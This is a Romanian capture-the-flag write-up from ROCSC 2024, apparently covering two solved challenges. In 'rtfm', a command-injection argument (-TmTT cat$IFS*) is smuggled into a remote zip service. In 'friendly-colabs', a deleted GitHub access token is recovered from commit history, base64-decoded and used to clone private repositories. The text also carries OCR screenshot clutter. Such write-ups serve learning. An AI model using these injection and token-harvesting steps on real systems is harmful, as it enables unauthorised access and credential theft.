ROCSC

Autor: <Romas Stefan-Sebatian> - <xx.shockoriginal.xx@gmail.com>

Sumar

ROCSC 1
Sumar 1
- <rtfm>: <Misc> 3
  - Dovada obținerii flagului 3
  - Sumar 3
  - Dovada rezolvării 3
- <friendly-colabs>: <OSINT> 5
  - Dovada obținerii flagului 5
  - Sumar 5
  - Dovada rezolvării 5
- <bin-diving>: <Misc> 9
  - Dovada obținerii flagului 9
  - Sumar 9
  - Dovada rezolvării 9
- <grocery-list>: <Web> 10
  - Dovada obținerii flagului 10
  - Sumar 10
  - Dovada rezolvării 10
- <binary-illusions>: <Reverse Engineering> 11
  - Dovada obținerii flagului 11
  - Sumar 11
  - Dovada rezolvării 12
- <from-memory>: <Forensics> 14
  - Dovada obținerii flagului 14

Sumar 14
Dovada rezolvării 14
<android-echoes>: <Mobile> 15
Dovada obținerii flagului 15
Sumar 15
Dovada rezolvării 16
<joker-and-batman-story>: <Misc> 17
Dovada obținerii flagului 17
Sumar 17
Dovada rezolvării 17
<special-waffle>: <Threat hunting>,<Threat intelligence> 20
Dovada obținerii flagului 20
Sumar 20
Dovada rezolvării 20

<rtfm>: <Misc>

Dovada obținerii flagului

<CTF{baf0c514219ab318bc663c815a4f2b69e6b5767b398f07eebcc5b235b194f9be}>

Sumar

Rtfm – Read the fucking manual , deci cautam man, -help, help, -h, gasim comenzile. TT executa bash dar are nevoie si de T in fata ca sa faca verificare ok, nu ai voie sa pui spatiu asa ca punem un parametru junk m si scriem comanda(cat$IFS*) cu $IFS.

Dovada rezolvării

```
┌──(xxsho㉿kali)-[~/UserFiles/volatility/volatility3]
└─$ nc 34.89.210.219 30204
Zip me: -TmTT cat$IFS*
updating: test_file (stored 0%)
#!/usr/bin/python3

### Only works with python 3

import subprocess
import threading
import socketserver
import sys

### Python socket
HOST = "0.0.0.0"

if len(sys.argv) < 2:
	PORT = 8083
else:
	PORT = int(sys.argv[1])

class ThreadedTCPRequestHandler(socketserver.BaseRequestHandler):
	def handle(self):
		self.request.sendall(b"Zip me: ")
		simple_flag = str(self.request.recv(1024), 'ascii').strip()

		res = subprocess.Popen(["zip", "test.zip", simple_flag, "test_file"],
stdout=subprocess.PIPE, stderr=subprocess.PIPE).communicate()[0]
```

```
        self.request.sendall(res)

class ThreadedTCPServer(socketserver.ThreadingMixIn, socketserver.TCPServer):
    pass

##########################
try:
    server = ThreadedTCPServer((HOST, PORT), ThreadedTCPRequestHandler)
    server_thread = threading.Thread(target=server.serve_forever)
    server_thread.start()
    print("Server started on " + HOST + ":" + str(PORT))
except KeyboardInterrupt:
    server.shutdown()
    quit()
except:
    pass
Flag_Chaining_FTW

CTF{baf0c514219ab318bc663c815a4f2b69e6b5767b398f07eebcc5b235b194f9be}
PK
bEfX    test_fileUT     �,�e�,�eux
                        �PK
bEfX    ▒��test_fileUT�,�eux
                     �PKOCPK
bEfX    test_fileUT     �,�e�,�eux
                        �PK
bEfX    ▒��test_fileUT�,�eux
                     �PKOCPK
bEfX    test_fileUT     �,�e�,�eux
                        �PK
bEfX    ▒��test_fileUT�,�eux
                     �PKOCPK
bEfX    test_fileUT     �,�e�,�eux
                        �PK
bEfX    ▒��test_fileUT�,�eux
                     �PKOCPK
bEfX    test_fileUT     �,�e�,�eux
                        �PK
bEfX    ▒��test_fileUT�,�eux
                     �PKOCtest of test.zip OK


```

<friendly-colabs>: <OSINT>

Dovada obținerii flagului


<CTF{d0eba2a6600812a51a3d0a00ed43aef619574358ec62d20506daf92baf1d83ce}>

Sumar

Merg in user b3taflash. Mai are un proiect la care a colaborat cu daniel popovici. Daniel popovici are un git-access token pe care l-a sters dar il recuperam uitandu-ne in history.

git checkout refs/remotes/origin/secret-code, git log=> part1
git checkout refs/remotes/origin/deployment, gitk => part2
git log => https://github.com/danielpopovici16/secret.git
git clone, gitk => part3

Dovada rezolvării



https://github.com/danielpopovici16/source-colab/commit/781a7ad56338ff605db713307a6f1ccb2041f864

danielpopovici16 / source-colab

Commit

double private

main

danielpopovici16 committed 3 days ago


1 parent 3b8d104 commit 781a7ad

Showing **1 changed file** with **1 addition** and **1 deletion**.

```
2 restrict
@@ -1,3 +1,3 @@
 {
-        github-access-token: WjJod1gxQmFORFpHUTNGNWFERldZMnR4VjJ0RlRuUlFkbVZFV0RKMVZtSk1WVEJ3UW1obFp3PT0=
+        github-access-token:
 }
```

0 comments on commit 781a7ad

Please sign in to comment.


MegaKali - VMware Workstation
File Edit View VM Tabs Help
MegaKali
ROCSC 2024 - Qualification
double private · danielpopov
From Base64, From Base
34.159.168.95
line 1, in <module> from pyd
Download CyberChef
Last build: 18 days ago - Version 10 is here! Read about the new features here
Options
About / Support
Operations
Search...
Favourites
To Base64
From Base64
To Hex
From Hex
To Hexdump
From Hexdump
URL Decode
Regular expression
Entropy
Fork
Magic
Data format
Encryption / Encoding
Public Key
Arithmetic / Logic
Networking
Recipe
Input
Output
Raw Bytes
LF
9:49 PM
3/10/2024

https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)From_Base64('A-Za-z0-9%2B/%3D',true,false)&input=V2pKb2QxZ3hRbUZPUkZwSFVUTkdOV0ZFUmxkWk1uUjRWakowUmxSdVVsRmtiVlpGVjBS...

From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars

☐ Strict mode

From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars

☐ Strict mode


Input

```
WjJod1gxQmFORFpHUTNGNWFERldZMnR4VjJ0RlRuUlFkbVZFV0RKMVZtSk1WVEJ3UW1obFp3PT0=
```


```
76  1  70→72 (2 selected)
```

Output


```
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
```


MegaKali - VMware Workstation
File Edit View VM Tabs Help
MegaKali
OSINT - Thunar
File Edit View Go Bookmarks Help
xxsho
Desktop
OSINT
Places
Computer
xxsho
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
friendly-colabs
1 folder | Free space: 16.9 GiB
xxsho@kali: ~/Desktop/OSINT
File Actions Edit View Help
lf.txt
secret.id1
ro3.bin
Volume 42%
9:50 PM
3/10/2024


```
┌──(xxsho㉿kali)-[~/Desktop/OSINT]
└─$ git clone https://github.com/b3taflash/friendly-colabs
fatal: destination path 'friendly-colabs' already exists and is not an empty directory.

┌──(xxsho㉿kali)-[~/Desktop/OSINT]
└─$ git clone https://github.com/b3taflash/friendly-colabs
Cloning into 'friendly-colabs'...
Username for 'https://github.com': danielpopovici
Password for 'https://danielpopovici@github.com':
remote: Enumerating objects: 12, done.
remote: Counting objects: 100% (12/12), done.
remote: Compressing objects: 100% (10/10), done.
remote: Total 12 (delta 1), reused 9 (delta 1), pack-reused 0
Receiving objects: 100% (12/12), done.
Resolving deltas: 100% (1/1), done.

┌──(xxsho㉿kali)-[~/Desktop/OSINT]
└─$ 
```


MegaKali - VMware Workstation
MegaKali
friendly-colabs - Thunar
xxsho · Desktop · OSINT · friendly-colabs
Places
Computer
xxsho
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
README.md
"README.md" | 66 bytes | Markdown document
lf.txt
secret.id1
ro3.bin
xxsho@kali: ~/Desktop/OSINT/friendly-colabs/.git
File Actions Edit View Help
CPU usage: 0.5%
9:54 PM
3/10/2024


```
drwxr-xr-x 8 xxsho xxsho 4096 Mar 10 19:50 .git
-rw-r--r-- 1 xxsho xxsho   66 Mar 10 19:50 README.md

┌──(xxsho㉿kali)-[~/Desktop/OSINT/friendly-colabs]
└─$ git log
commit 8d5bc9936293a63851029b48b1842e617eef9fa5 (HEAD → main, origin/main, origin/HEAD)
Author: b3taflash <162290102+b3taflash@users.noreply.github.com>
Date:   Tue Mar 5 10:17:12 2024 +0200

    Create README.md

┌──(xxsho㉿kali)-[~/Desktop/OSINT/friendly-colabs]
└─$ git status
On branch main
Your branch is up to date with 'origin/main'.

nothing to commit, working tree clean

┌──(xxsho㉿kali)-[~/Desktop/OSINT/friendly-colabs]
└─$ cd .git

┌──(xxsho㉿kali)-[~/Desktop/OSINT/friendly-colabs/.git]
└─$ ls
branches  config  description  HEAD  hooks  index  info  logs  objects  packed-refs  refs

┌──(xxsho㉿kali)-[~/Desktop/OSINT/friendly-colabs/.git]
└─$ strings *
strings: Warning: 'branches' is a directory
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = https://github.com/b3taflash/friendly-colabs
        fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
        remote = origin
        merge = refs/heads/main
Unnamed repository; edit this file 'description' to name the repository.
ref: refs/heads/main
strings: Warning: 'hooks' is a directory
DIRC
        README.md
TREE
strings: Warning: 'info' is a directory
strings: Warning: 'logs' is a directory
strings: Warning: 'objects' is a directory
# pack-refs with: peeled fully-peeled sorted
293dbe143c5fec110f331edfa6d2c9824bd4f818 refs/remotes/origin/deployment
8d5bc9936293a63851029b48b1842e617eef9fa5 refs/remotes/origin/main
866e6eec41d93cf9b282727da0812134118665c9 refs/remotes/origin/secret-code
strings: Warning: 'refs' is a directory
```


MegaKali - VMware Workstation
MegaKali
friendly-colabs - Thunar
xxsho · Desktop · OSINT · friendly-colabs
Places
Computer
xxsho
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
app.py
README.md
"README.md" | 66 bytes | Markdown document
lf.txt
secret.id1
ro3.bin
xxsho@kali: ~/Desktop/OSINT/friendly-colabs
File Actions Edit View Help
CPU usage: 0.0%
9:56 PM
3/10/2024

```
ref: refs/heads/main
strings: Warning: 'hooks' is a directory
DIRC
        README.md
TREE
strings: Warning: 'info' is a directory
strings: Warning: 'logs' is a directory
strings: Warning: 'objects' is a directory
# pack-refs with: peeled fully-peeled sorted
293dbe143c5fec110f331edfa6d2c9824bd4f818 refs/remotes/origin/deployment
8d5bc9936293a63851029b48b1842e617eef9fa5 refs/remotes/origin/main
866e6eec41d93cf9b282727da0812134118665c9 refs/remotes/origin/secret-code
strings: Warning: 'refs' is a directory

┌──(xxsho㉿kali)-[~/Desktop/OSINT/friendly-colabs/.git]
└─$ cd ..

┌──(xxsho㉿kali)-[~/Desktop/OSINT/friendly-colabs]
└─$ git checkout refs/remotes/origin/secret-code
Note: switching to 'refs/remotes/origin/secret-code'.

You are in 'detached HEAD' state. You can look around, make experimental
changes and commit them, and you can discard any commits you make in this
state without impacting any branches by switching back to a branch.

If you want to create a new branch to retain commits you create, you may
do so (now or later) by using -c with the switch command. Example:

  git switch -c <new-branch-name>

Or undo this operation with:

  git switch -

Turn off this advice by setting config variable advice.detachedHead to false

HEAD is now at 866e6ee add generator script

┌──(xxsho㉿kali)-[~/Desktop/OSINT/friendly-colabs]
└─$ git log
commit 866e6eec41d93cf9b282727da0812134118665c9 (HEAD, origin/secret-code)
Author: Part <CTF{d0eba2a6600812a51a3d0@firstpart.flag>
Date:   Tue Mar 5 11:52:39 2024 +0200

    add generator script

commit 8d5bc9936293a63851029b48b1842e617eef9fa5 (origin/main, origin/HEAD, main)
Author: b3taflash <162290102+b3taflash@users.noreply.github.com>
Date:   Tue Mar 5 10:17:12 2024 +0200

    Create README.md

┌──(xxsho㉿kali)-[~/Desktop/OSINT/friendly-colabs]
└─$
```

